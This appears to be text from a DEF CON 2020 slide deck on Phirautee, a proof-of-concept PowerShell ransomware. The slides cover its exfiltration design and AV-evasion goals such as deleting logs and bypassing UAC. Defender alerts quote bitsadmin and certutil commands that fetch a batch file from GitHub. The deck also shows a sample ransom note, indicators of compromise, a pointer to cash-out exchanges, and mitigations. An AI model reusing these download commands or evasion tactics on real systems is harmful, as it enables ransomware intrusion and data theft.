


Asymmetric Key Cryptography

Symmetric Key Cryptography

SYMMETRIC KEYS & ANON SMTP

- Phirautee uses two unique symmetric keys
 - One for the private key of the certificate that's being generated on the user machine.
 - The other one for uploading exfiltrated data on Google Drive
- The private keys are sent to Pokemail as a zip encrypted files.
- Phirautee uses Pokemail services to distribute the attack infrastructure by creating a random location based email address.



PokeMail.net

PokeMail gives you an email-address that is tied to a location!
You will be given access to a public mailbox for this location, so you can view and reply to all email within 10km radius.

What's your location?


[Detect My Location](#)

OR

Visit Google Maps, then copy and paste the maps URL here:

[Set my location](#)

Example: <https://www.google.com/maps/@40.7690842,-73.9680547,15.75z>
Alternatively, you can just paste your geo-coordinates here, eg: 40.7690842 -73.9680547



THINK INNOVATIVE

21

- Can you do your entire attack in memory?
- Can you be more intrusive and silent at the same time?
- Can you compromise a host on the UAC settings of "Always notify"?
- Can you delete logs and clear traces?
- Can you perform the entire malicious operation without user interaction?
- Is your code detected by an AV/EDR vendor?

```
$source = "https://www.7-zip.org/a/7z1900.msi"
$destination = "$workdir\7-Zip.msi"

if (Get-Command 'Invoke-WebRequest')
{
    Invoke-WebRequest $source -OutFile $destination
}
else
{
    $WebClient = New-Object System.Net.WebClient
    $webclient.DownloadFile($source, $destination)
}

Invoke-WebRequest $source -OutFile $destination
Start-Sleep -s 25
Write-Host "[+] Download finished and waiting for installation" -ForegroundColor Yellow
Write-Host "[+] Installation in progress..." -ForegroundColor Green
msiexec.exe /i "$workdir\7-Zip.msi" /qn
```

```
Set-PSRepository -Name 'PSGallery' -InstallationPolicy Trusted


Install-Module -Name 7Zip4Powershell -RequiredVersion 1.12.0 -Scope CurrentUser -AllowClobber -Force

Compress-7Zip -Path C:\temp\data -ArchiveFileName backup.zip -Format Zip -Password "SomeLONG&randuumP@ssf8zzaize"
Compress-7Zip -Path C:\temp\data -ArchiveFileName backup.7z -Format SevenZip -Password "SomeLONG&randuumP@ssf8zzaize" -EncryptFileNames
```



TRY UNTIL YOU CAN BYPASS

22

 Threat removed or restored Severe

26/7/2020 12:59 PM


Status: Removed or restored
This threat or app was removed from quarantine or restored to the device.

Threat detected: Trojan:O97M/Mountsi.D!ml
Alert level: Severe
Date: 26/7/2020 12:59 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:
amsi: C:\Program Files\Microsoft Office\root\Office16\EXCELEXE

Actions ▾

 Threat removed or restored Severe

29/6/2020 8:24 PM


Status: Removed or restored
This threat or app was removed from quarantine or restored to the device.

Threat detected: TrojanDownloader:O97M/Dornoe.A!ams
Alert level: Severe
Date: 29/6/2020 8:24 PM
Category: Trojan Downloader
Details: This program is dangerous and downloads other programs.

[Learn more](#)

Affected items:
amsi: C:\Users\VM\Documents\Work\Preemptive Cyber Security Pty Ltd
\2020\Powershell_List.xlsm

Actions ▾

 Threat removed or restored Severe


29/6/2020 7:59 PM

Threat detected: Trojan:O97M/OriAmsi.A!ml
Alert level: Severe
Date: 29/6/2020 8:00 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:
file: C:\Users\VM\Documents\Work\Preemptive Cyber Security Pty Ltd
\2020\Defcon & BlackHat USA\Phish Demo\Promotion_List_2020_HR.xlsm

Actions ▾

 Threat blocked Severe

29/6/2020 6:28 PM


Status: Removed

Threat detected: Trojan:Win32/BITSAbuse.B
Alert level: Severe
Date: 29/6/2020 6:28 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:
CmdLine: C:\Windows\System32\bitsadmin.exe /transfer myDownloadJob /
download /priority normal https://raw.githubusercontent.com/Viralmaniar/
Phirautee/master/test.bat C:\temp\yo.bat, vbNormalFocus

Actions ▾

 Threat blocked Severe

29/6/2020 6:30 PM

Status: Removed

Threat detected: Trojan:Win32/Ceprolad.A
Alert level: Severe
Date: 29/6/2020 6:31 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)


Affected items:
CmdLine: C:\Windows\System32\certutil.exe -urlcache -split -f https://
raw.githubusercontent.com/Viralmaniar/Phirautee/master/test.bat C:\temp
\yo.bat, vbNormalFocus

Actions ▾



DEMO TIME!

23



The screenshot shows a Microsoft Excel spreadsheet with a ransom note overlay. The ransom note is titled "Phiarutee - DEF CON 2020 Demo" and features a cartoon illustration of three hackers. The note contains the following text:

--You Got Ransomed-- !!! ++ DO NOT TURN-OFF YOUR COMPUTER ++ !!!

View Encrypted Files with Phiarutee

Send 0.10 BTC to this account: 1HF16jtnSCuRvAthJ7p99QeroAnBkiR4Yb

Seconds Remaining: 7

We have encrypted your important files. For now you cannot access these files. Encrypted files have been modified with an extension "phiarutee". It is possible to recover your files but you need to follow our instructions and pay us before the time runs out. If you do not pay the ransom of 0.10 BTC these files will be leaked online. The faster you contact us at XXXX@XXXXXXXX.XXX with the proof of payment, the easier it will be for us to release your files. Your backups were also encrypted and removed. Please read Phiarutee.txt file on the desktop for further information.

Department	first_name	last_name	Email
Training	Pameline	Joe	pjoe00
Engineering	Pat	Ragot	pragot
Engineering	Constancy	Maps	cmaps
Sales	Brose	Swindles	bswin
Accounting	Vince	Bodman	vbodm
Marketing	Maddie	Lednor	mledr
Sales	Lellia	McCroary	lmcro
Sales	Philbert	Cranch	pcranc
Business Development	Loutitia	Byng	lbyng
Business Development	Kelvin	Bealton	kbealt
Research and Development	Kim	Shout	kshout
Engineering	Ronda	Mangam	rmang
Sales	Berky	Matuszewski	bmatu
Marketing	Lark	McGilroy	lmcgil
Training	Chrystal	Parkey	cpark
Legal	Crissy	Dries	cdries
Accounting	Cheston	Blewmen	cblew
Business Development	Karlen	Friar	kfriar



IOCS FOR PHIRAUTTEE

File paths:

- C:\temp\cert.cer
- c:\temp\sys.txt
- c:\temp\backup.zip
- c:\temp\sys1.txt
- c:\temp\steal.zip
- C:\users\%env:USERNAME%\PhirautteeBackground-3.jpg

MD5s:

- 77EA9D33D144072F7B35C10691124D16
- 4E123FF3A7833F0C8AC6F749D337444D

Domains used for exfil:

- <https://smtp.pokemail.net>
- <https://www.googleapis.com>
- <https://accounts.google.com>
- <https://raw.githubusercontent.com>

Registry files:

- HKCU:\Control Panel\Desktop

Computer\HKEY_CURRENT_USER\Control Panel\Desktop			
Name	Type	Data	
(Default)	REG_SZ	(value not set)	
ActiveWndTrackTimeout	REG_DWORD	0x00000000 (0)	
BlockSendInputResets	REG_SZ	0	
CaretTimeout	REG_DWORD	0x00001388 (5000)	
CaretWidth	REG_DWORD	0x00000001 (1)	
ClickLockTime	REG_DWORD	0x000004b0 (1200)	
CoolSwitchColumns	REG_SZ	7	
CoolSwitchRows	REG_SZ	3	
CursorBlinkRate	REG_SZ	530	
DelayLockInterval	REG_DWORD	0x00000000 (0)	
DockMoving	REG_SZ	1	
DpiScalingVer	REG_DWORD	0x00001000 (4096)	
DragFromMaximize	REG_SZ	1	
DragFullWindows	REG_SZ	1	
DragHeight	REG_SZ	4	
DragWidth	REG_SZ	4	
FocusBorderHeight	REG_DWORD	0x00000001 (1)	
FocusBorderWidth	REG_DWORD	0x00000001 (1)	
FontSmoothing	REG_SZ	2	
FontSmoothingGamma	REG_DWORD	0x00000000 (0)	
FontSmoothingOrientation	REG_DWORD	0x00000001 (1)	
FontSmoothingType	REG_DWORD	0x00000002 (2)	
ForegroundFlashCount	REG_DWORD	0x00000007 (7)	
ForegroundLockTimeout	REG_DWORD	0x00030d40 (200000)	
LastUpdated	REG_DWORD	0xffffffff (4294967295)	
LeftOverlapChars	REG_SZ	3	
MaxMonitorDimension	REG_DWORD	0x00000f00 (3840)	
MaxVirtualDesktopDimension	REG_DWORD	0x00001ab8 (6840)	
MenuShowDelay	REG_SZ	400	
MouseWheelRouting	REG_DWORD	0x00000002 (2)	
PaintDesktopVersion	REG_DWORD	0x00000000 (0)	
Pattern	REG_DWORD	0x00000000 (0)	
RightOverlapChars	REG_SZ	3	
ScreenSaveActive	REG_SZ	1	
SnapSizing	REG_SZ	1	
TileWallpaper	REG_SZ	0	
TranscodedImageCache	REG_BINARY	7a c3 01 00 9e 01 06 00 80 07 00 00 b0 04 00 00 e8 8...	
TranscodedImageCount	REG_DWORD	0x00000002 (2)	
UserPreferencesMask	REG_BINARY	9e 1e 07 80 12 00 00 00	
WallPaper	REG_SZ	C:/users/VM/PhirautteeBackground-3.jpg	
WallpaperOriginX	REG_DWORD	0x00000000 (0)	
WallpaperOriginY	REG_DWORD	0x00000000 (0)	
WallpaperStyle	REG_SZ	2	

HOW CRIMINALS CONVERT RANSOM TO CASH?

25



30 Best Crypto Exchanges Without KYC Verification in 2020!

June 25, 2020 / Exchanges



<https://bitshills.com/best-non-kyc-crypto-exchanges/>

RANSOMWARE WRITERS ARE NOT PERFECT

26


- Ransomware writers are humans too. They make mistakes.
- Before paying your ransom make sure your incident response team performs investigation on the malware behavior.
- Some of the ransomware writers drop encryption/decryption keys on the infected machine itself. Make your incident response team to analyse the code.
- Put a proxy in between and modify the amount or address. Sometimes you'll see parameters with value true and false. Changing them decrypts your files.
- Take snapshot of the system before and after the infection if you have samples. Take note of changes on the system.



RANSOMWARE PROTECTION IN WINDOWS

27

- Ransomware Protection is disabled by default
- Controlled folder access helps you protect valuable data from malicious apps and threats.
- Controlled folder access feature is included with Windows 10 and Windows Server 2019.
- Directories containing sensitive data should be added to controlled folder.
- In case the malicious application tries to modify or change the documents in the controlled folder a notification is generated through Microsoft Defender.




The screenshot displays the Windows Security application interface. On the left, a navigation pane lists various security features: Home, Virus & threat protection (selected), Account protection, Firewall & network protection, App & browser control, Device security, Device performance & health, and Family options. The main content area is titled 'Protection history' and includes a subtitle 'View the latest protection actions and recommendations from Windows Security.' Below this, a filter is set to 'Blocked folder access'. A single event is listed: 'Protected folder access blocked' occurring on '14/7/2020 11:20 PM' with a 'Low' severity. The event details state: 'Your administrator has blocked this action. App or process blocked: powershell.exe. Protected folder: C:\temp\. Blocked by: Controlled folder access. You can allow apps to access your protected folders, but you should only allow apps that you trust.' A link for 'Controlled folder access settings' is provided. At the bottom right, there is an 'Actions' button.




MITIGATION STRATEGIES

28

- Network segmentation and detection of lateral movement. Follow principle of least privilege access or restrict access to sensitive servers. Make use of MFA on all important portals.
- Disable PowerShell for standard domain users and perform application whitelisting.
- Frequent network wide backups (if possible offline).
- Apply patches and have a vulnerability management program.
- Have a dedicated incident response team and develop a plan for ransomware events.
- Invest in a good IDS/IPS/EDR/AV/CASB product.
- Validate the effectiveness of your defense tools and technologies through pre-approved offensive exercise.
- Organise phishing and user education training sessions for your employees.
- Have cyber insurance to help cover costs in case you need to pay the ransom. Furthermore, get your insurance policies reviewed to make sure there are no holes.
- Take help from local feds for the decryption keys.



<https://www.nomoreransom.org/>



<https://id-ransomware.malwarehunterteam.com/>



DECRYPTED

[REDRUM](#)[ZORAB](#)[MAPO](#)[VCRYPTOR](#)[JAVALOCKER](#)[DRAGONCYBER](#)[GOGOOGL](#)[MAGNIBER](#)[SIMPLELOCKER](#)[KOKOKRYPT](#)[OUROBOROS](#)[RANSOMWARED](#)

The battle is over for these ransomware threats. If you have been infected with one of these types of ransomware click on the link under its name and it will lead you to a decryption tool.



Which ransoms are detected?

This service currently detects **911** different ransoms. Here is a complete, dynamic list of what is currently detected:

\$\$\$ Ransomware, 010001, 0kilobyte, 24H Ransomware, 4nw5w, 5ss5c, 777, 7ev3n, 7h9r, 7zipper, 8lock8, AAC, ABCLocker, ACCDFISA v2.0, AdamLocker, Adhulika, AES_KEY_GEN_ASSIST, AES-Matrix, AES-NI, AES256-06, Afrodita, AgeLocker, Ako / MedusaReborn, Al-Namrood, Al-Namrood 2.0, Alcatraz, Alfa, Allcry, Alma Locker, Alpha, AMBA, Amnesia, Amnesia2, Anatova, AnDRoid, AngryDuck, Annabelle 2.1, AnteFrigus, Anubi, Anubis, AnubisCrypt, Apocalypse, Apocalypse (New Variant), ApocalypseVM, ApolloLocker, AresCrypt, Argus, Aris Locker, Armage, ArmaLocky, Arsium, ASN1 Encoder, Ataware, Atchbo, Aurora, AutoLocky, AutoWannaCryV2, Avaddon, AVCrypt, Avest, AWT, AxCrypter, aZaZeL, B2DR, BadBlock, BadEncrypt, BadRabbit, Bam!, BananaCrypt, BandarChor, Banks1, BarakaTeam, **Bart**, Bart v2.0, Basilisque Locker, BB Ransomware, BeijingCrypt, BetaSup, BigBobRoss, BigLock, **Billy's Apocalypse**, Bisquilla, BitCrypt, BitCrypt 2.0, BitCryptor, BitKangaroo, Bitpayer / DoppelPaymer, BitPyLock, Bitshifter, BitStak, BKRansomware, Black Claw, Black Feather, Black Shades, BlackHeart, BlackKingdom, Blackout, BlackRuby, Blind, Blind 2, Blocatto, BlockFile12, Blooper, Blue Blackmail, BooomCrypt, Booyah, BrainCrypt, Brazilian Ransomware, Brick, BrickR, BTCamant, BTCWare, BTCWare Aleta, BTCWare Gryphon, BTCWare Master, BTCWare PayDay, Bubble, Bucbi, Bud, Bug, BugWare, BuyUnlockCode, cOhen Locker, Cancer, Cassetto, Cerber, Cerber 2.0, Cerber 3.0, Cerber 4.0 / 5.0, CerberTear, Chekyshka, ChernoLocker, Chimera, **ChinaJm**, ChinaYunLong, ChineseRarypt, CHIP, CllicoCrypter, Clop, Clouded, CmdRansomware, CobraLocker, CockBlocker, Coin Locker, CoinVault, Comrade Circle, Conficker, **Conti**, CoronaVirus, CorruptCrypt, Cossy, Covertion, Cr1ptT0r Ransomware, CradleCore, CreamPie, Creeper, Cripton, Cripton7zp, Cry128, **Cry36**, Cry9, Cryaki, CryCryptor, CryFile, CryLocker, CrypMic, CrypMic, Crypren, Crypt0, Crypt0Locker, Crypt0r, Crypt12, Crypt38, CryptConsole, CryptConsole3, CryptFuck, CryptGh0st, CryptInfinite, **CryptoDarkRubix**, CryptoDefense, CryptoDevil, CryptoFinancial, CryptoFortress, CryptoGod, CryptoHasYou, CryptoHitman, CryptoJacky, CryptoJoker, CryptoLocker3, CryptoLockerEU, CryptoLocky, CryptoLuck, CryptoMix, CryptoMix Revenge, CryptoMix Wallet, Crypton, CryptoON, CryptoPatronum, CryptoPokemon, CryptorBit, CryptoRoger, CryptoShield, CryptoShocker, CryptoTorLocker, CryptoViki, CryptoWall 2.0, CryptoWall 3.0, CryptoWall 4.0, **CryptoWire**, CryptXXX, CryptXXX 2.0, CryptXXX 3.0, CryptXXX 4.0, CryPy, CrySiS, Crystal, CSP Ransomware, CTB-Faker, CTB-Locker, Cuba, CXK-NMSL, D00mEd, Dablio, Damage, DarkoderCryptor, DataKeeper, DavesSmith / Balacilava, Dcfr, DCry, DCry 2.0, Deadly, DeathHiddenTear, DeathNote, DeathRansom, Decr1pt, Decryptomega, DecYourData, DEDCryptor, Defender, Defray, **Defray777**, DeriaLock, Desync, **Dharma (.cesar Family)**, Dharma (.dharma Family), Dharma (.onion Family), Dharma (.wallet Family), Digisom, DilmaLocker, DirtyDecrypt, Dishwasher, District, DMA Locker, DMA Locker 3.0, DMA Locker 4.0, DMALocker Imposter, DoggeWiper, Domino, Done, DoNotChange, Donut, DoubleLocker, DriedSister, DryCry, DualShot, Dviide, DVPN, DXXD, DynA-Crypt, eBayWall, eCh0raix / QNAPCrypt, ECLR Ransomware, EdgeLocker, EduCrypt, EggLocker, El Polocker, Enc1, EnCrypt, EncryptedBatch, EncrypTile, EncryptorJS, Encryptor RaaS, Enigma, Enje Crypter, EnkripsiPC, EOEO, Erebus, Erica Ransomware, Eris, Estemani, Eternal, Everbe, **Everbe 2.0**, Everbe 3.0, Evil, Executioner, ExecutionerPlus, Exocrypt XTC, **Exorcist Ransomware**, Exotic, Extortion Scam, Extractor, Fabiansomware, Fadesoft, Fantom, FartPlz, FCPRRansomware, FCrypt, FCT, FenixLocker, FenixLocker 2.0, Fenrir, FilesLocker, FindZip, FireCrypt, Flatcher3, FLKR, FlowEncrypt, Flyper, FonixCrypter, FreeMe, FrozrLock, FRSRansomware, FS0ciety, FTCode, FuckSociety, FunFact, FuxSoc Cryptor, Galacti-Crypter, GandCrab, GandCrab v4.0 / v5.0, GandCrab2, GarrantyDecrypt, GC47, Gerber, GermanWiper, GetCrypt, GhostCrypt, Gibberish, Gibon, Globe, Globe (Broken), Globe3, Globelmposter, Globelmposter 2.0, Godra, GOG, **GoGoogle**, GoGoogle 2.0, Golden Axe, GoldenEye, Gomasom, Good, GoRansom, Gorgon, Gotcha, GPAA, GPCode, GPGQwerty, GusCrypter, GX40, HadesLocker, Hakbit, Holloware, HappyDayzz, hc6, hc7, HDDCryptor, HDMR, HE-HELP, Heimdall, HellsRansomware, Help50, HelpDCFile, Herbst, Hermes, Hermes 2.0, Hermes 2.1, Hermes837, Heropoint, Hi Buddy!, **HiddenTear**, HildaCrypt, HKCrypt, HollyCrypt, HolyCrypt, HPE iLO Ransomware, HR, Hucky, Hydra, HydraCrypt, IEncrypt, IFN643, iLElection2020, Ims00ry, ImSorry, Incanto, InducVirus, InfiniteTear, InfinityLock, InfoDot, InsaneCrypt, iRansom, Iron, Ishtar, Israbye, JabaCrypter, JackPot, Jaff, Jager, JapanLocker, JavaLocker, JavaLocker, Jemid, Jigsaw, JNEC.a, JobCrypter, JoeGo Ransomware, JosepCrypt, JSWorm, JSWorm 2.0, JSWorm 4.0, JuicyLemon, JungleSec, Kaenlupuf, Kali, Karma, Karmen, Karo, Kasiski, Katyusha, KawailLocker, KCW, Kee Ransomware, KeRanger, Kerkoporta, KeyBTC, KEYHolder, KillerLocker, KillRabbit, KimcilWare, Kirk, KokoKrypt, Kolobo, Kostya, KozyJozy, Kraken, Kraken Cryptor, KratosCrypt, Krider, Kriptovor, KryptoLocker, Kupidon, L33TAF Locker, Ladon, Lalabitch, LambdaLocker, **LeChiffre**, LightningCrypt, Liloeked, Lime, Litra, LittleFinger, LLTP, LMAOXUS, Lock2017, Lock2Bits, Lock93, LockBit, LockBox, LockCrypt, LockCrypt 2.0, Locked-In, LockedByte, Locker, LockerGoga, LockLock, LockMe, Lockout, LockTaiwan, Locky, LolKek, LongTermMemoryLoss, 